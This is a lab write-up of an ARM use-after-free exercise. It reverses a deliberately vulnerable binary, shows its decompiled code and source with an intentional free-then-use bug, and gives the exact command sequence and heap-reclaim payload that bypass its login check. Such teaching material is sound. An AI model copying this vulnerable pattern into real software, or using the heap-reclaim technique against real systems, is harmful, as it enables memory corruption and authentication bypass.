
ARM Use-after-free Exercise

Difficulty - Hard

SSH to your Corellium device. It is recommended to reboot the device in order for this exploit to work.

$ reboot

Run the binary **vuln**. You get a message that says "Better luck next time"



Let's open the binary in Hopper to see what's going on. Let's have a look at the main function.

Just like the previous example on Heap Overflow, our objective here is to jump the **useafterfree** function. For that, we need to pass in the argument **uaf**

```
int _main(int arg0, int arg1) {
    r1 = arg1;
    r0 = arg0;
    r31 = r31 - 0x40;
    var_20 = r22;
    stack[-40] = r21;
    var_10 = r20;
    stack[-24] = r19;
    saved_fp = r29;
    stack[-8] = r30;
    if (r0 > 0x1) {
            r19 = r1;
            printf("Address of main function is %p\n", r1);
            r21 = *(r19 + 0x8);
            r0 = strcmp(r21, "heap");
            if ((r20 == 0x3) && (r0 == 0x0)) {
                    _heapOverflow(*(r19 + 0x10));
            }
            else {
                    if (strcmp(r21, "uaf") != 0x0) {
                            puts("Better luck next time");
                    }
                    else {
                            _useafterfree();
                    }
            }
    }
    else {
            puts("Better luck next time");
    }
    return 0x0;
}
```

The function then jumps execution to the function **useafterfree**

./vuln uaf

```
iPhone:~/arm64 root# ./vuln uaf
Address of main function is 0x10227fbac
Use after free challenge. Try to log in without entering the password. Available commands
 are:
a) username XYZ
b) login
c) customerChat XYZ.
{user = 0x0, customerChat = 0x0 }
```

The output shows the address of the **user** and the **customerChat** object. We see several commands here, however on reversing the function, we find there is another hidden command **reset** that basically frees the **user** object.

```
int _useafterfree() {
    var_50 = r28;
    stack[-88] = r27;
    var_40 = r26;
    stack[-72] = r25;
    var_30 = r24;
    stack[-56] = r23;
    var_20 = r22;
    stack[-40] = r21;
    var_10 = r20;
    stack[-24] = r19;
    saved_fp = r29;
    stack[-8] = r30;
    r31 = r31 + 0xffffffffffffa0 - 0x430;
    puts("Use after free challenge. Try to log in without entering the password. Available commands are:\na) username XYZ\nb) login\nc) customerChat XYZ.");
    printf("{user = %p, customerChat = %p }\n", r1, r2);
    r22 = &stack[-1128];
    r0 = fgets(&stack[-1128], 0x400, **___stdinp);
    if (r0 != 0x0) {
            var_460 = r22 + 0x5;
            var_470 = r22 + 0x9;
            var_468 = r22 + 0xc;
            do {
                    r0 = memcmp(&stack[-1128], "username ", 0x9);
                    if (r0 == 0x0) {
                            r0 = malloc(0x104);
                            *0x10000c090 = r0;
                            *(int128_t *)r0 = q0;
                            *(int128_t *)(r0 + 0x10) = q0;
                            *(int128_t *)(r0 + 0x20) = q0;
                            *(int128_t *)(r0 + 0x30) = q0;
                            *(int128_t *)(r0 + 0x40) = q0;
                            *(int128_t *)(r0 + 0x50) = q0;
                            *(int128_t *)(r0 + 0x60) = q0;
                            *(int128_t *)(r0 + 0x70) = q0;
                            *(int128_t *)(r0 + 0x80) = q0;
                            *(int128_t *)(r0 + 0x90) = q0;
                            *(int128_t *)(r0 + 0xa0) = q0;
                            *(int128_t *)(r0 + 0xb0) = q0;
                            *(int128_t *)(r0 + 0xc0) = q0;
                            *(int128_t *)(r0 + 0xd0) = q0;
                            *(int128_t *)(r0 + 0xe0) = q0;
                            *(int128_t *)(r0 + 0xf0) = q0;
                            *(int32_t *)(r0 + 0x100) = 0x0;
                            if (strlen(var_460) <= 0xff) {
                                    puts("Setting username");
                                    __strcpy_chk();
                            }
                    }
                    r0 = memcmp(&stack[-1128], "reset", 0x5);
                    if (r0 == 0x0) {
                            puts("Freeing user object");
                            free(*0x10000c090);
                    }
                    r0 = memcmp(&stack[-1128], "customerChat ", 0xd);
                    if (r0 == 0x0) {
                            *0x10000c088 = strdup(var_468);
                    }
                    r1 = "currentUser";
                    r0 = memcmp(&stack[-1128], r1, 0xb);
                    if (r0 == 0x0) {
                            r1 = "currentUser";
                            printf("Current user is %s", r1);
                    }
                    r2 = 0xb;
                    r0 = memcmp(&stack[-1128], "login", 0x5);
                    if (r0 == 0x0) {
                            r28 = *0x10000c090 + 0x100;
                            if (strncmp(r28, "BBB", 0x3) != 0x0) {
                                    puts("Please enter your password");
                                    r0 = "current password is %s\n";
                            }
                            else {
                                    r0 = "You have successfully logged in with password %s!\n";
                            }
                            r2 = 0x3;
                            r1 = "BBB";
                            printf(r0);
                    }
                    printf("{user = %p, customerChat = %p }\n", r1, r2);
                    r0 = fgets(&stack[-1128], 0x400, *r21);
            } while (r0 != 0x0);
    }
    return r0;
}
```

This can be confirmed by looking at the code itself

```
void useafterfree(char *input){
    printf("Use after free challenge. Try to log in without entering the password. Available commands are:\na) username XYZ\nb) lo
    char line[0x400];
    while(1) {
        printf("{user = %p, customerChat = %p }\n", user, customerChat);

        if(fgets(line, sizeof(line), stdin) == NULL) break;

        if(strncmp(line, "username ", 9) == 0) {
            user = malloc(sizeof(struct currentUser));
            memset(user, 0, sizeof(struct currentUser));
            if(strlen(line + 5) < 0x100) {
                printf("Setting username\n");
                strcpy(user->username, line + 9);
            }
        }
        if(strncmp(line, "reset", 5) == 0) {
            printf("Freeing user object\n");
            free(user);
        }
        if(strncmp(line, "customerChat ", 13) == 0) {
            customerChat = strdup(line + 12);
        }
        if(strncmp(line, "currentUser", 11) == 0) {
            printf("Current user is %s", user->username);
        }
        if(strncmp(line, "login", 5) == 0) {
            if(strncmp(user->password, "BBB", 3) == 0) {
                printf("You have successfully logged in with password %s!\n", user->password);
            } else {
                printf("Please enter your password\n");
                printf("current password is %s\n", user->password);
            }
        }
    }
}
```

We see that the user struct object has an attribute **password** . This is being checked later on. If the password has three B's, the user gets logged in.

```
 if(strncmp(user->password, "BBB", 3) == 0) {
                printf("You have successfully logged in with password %s!\n", user->password);
            }
```

This is an example of a **UaF** since the user object can be freed by using the **reset** command and then calling **if(user->password)** will basically trigger the UaF.

We can also calculate the size of the user object. The user object is a object of struct **currentUser** as can be seen in the following line

```
user = malloc(sizeof(struct currentUser));
```

```
struct currentUser {
    char username[0x100];
    char password[4];
};
```

The size of the user object is 256 + 4 = 260 bytes.

If we can free the user object using **reset** and then overwrite it with the value **BBBB** such that we are able to overwrite the **password** property, we might be able to execute a **Use-after-free** condition and successfully log in.

Since our objective is to login, so let's try that by first entering the username command,

$**username admin**

$**login**

```
iPhone:~/arm64 root# ./vuln uaf
Address of main function is 0x102863bac
Use after free challenge. Try to log in without entering the p
assword. Available commands are:
a) username XYZ
b) login
c) customerChat XYZ.
{user = 0x0, customerChat = 0x0 }
username admin
{user = 0x102d00000, customerChat = 0x0 }
login
```

Now let's enter the **reset** command, this will free the buffer. Now let's enter the **customerChat** command followed by the chat and send 260 B's (so the size of cutomerChat object is the same as than of user object), we keep entering the size of the chat around the same size of the user so that it can take over the memory address of the freed user object.

```
c) customerChat XYZ.
{user = 0x0, customerChat = 0x0 }
username admin
Setting username
{user = 0x100d14f20, customerChat = 0x0 }
customerChat BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBB
{user = 0x100d14f20, customerChat = 0x100d15030 }
reset
Freeing user object
{user = 0x100d14f20, customerChat = 0x100d15030 }
customerChat BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBB
{user = 0x100d14f20, customerChat = 0x100d14f20 }
login
You have successfully logged in with password BBBBB
!
{user = 0x100d14f20, customerChat = 0x100d14f20 }
^C
iPhone:~ root#
```

After some tries, we see that the customerChat address is overlapping the user address, in this case we were able to overwrite the **password** property of the freed user object with all B's. And hence entering the **login** command again gives us a success.

Command in order

1. username admin
2. login
3. reset
4. customerChat BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
5. login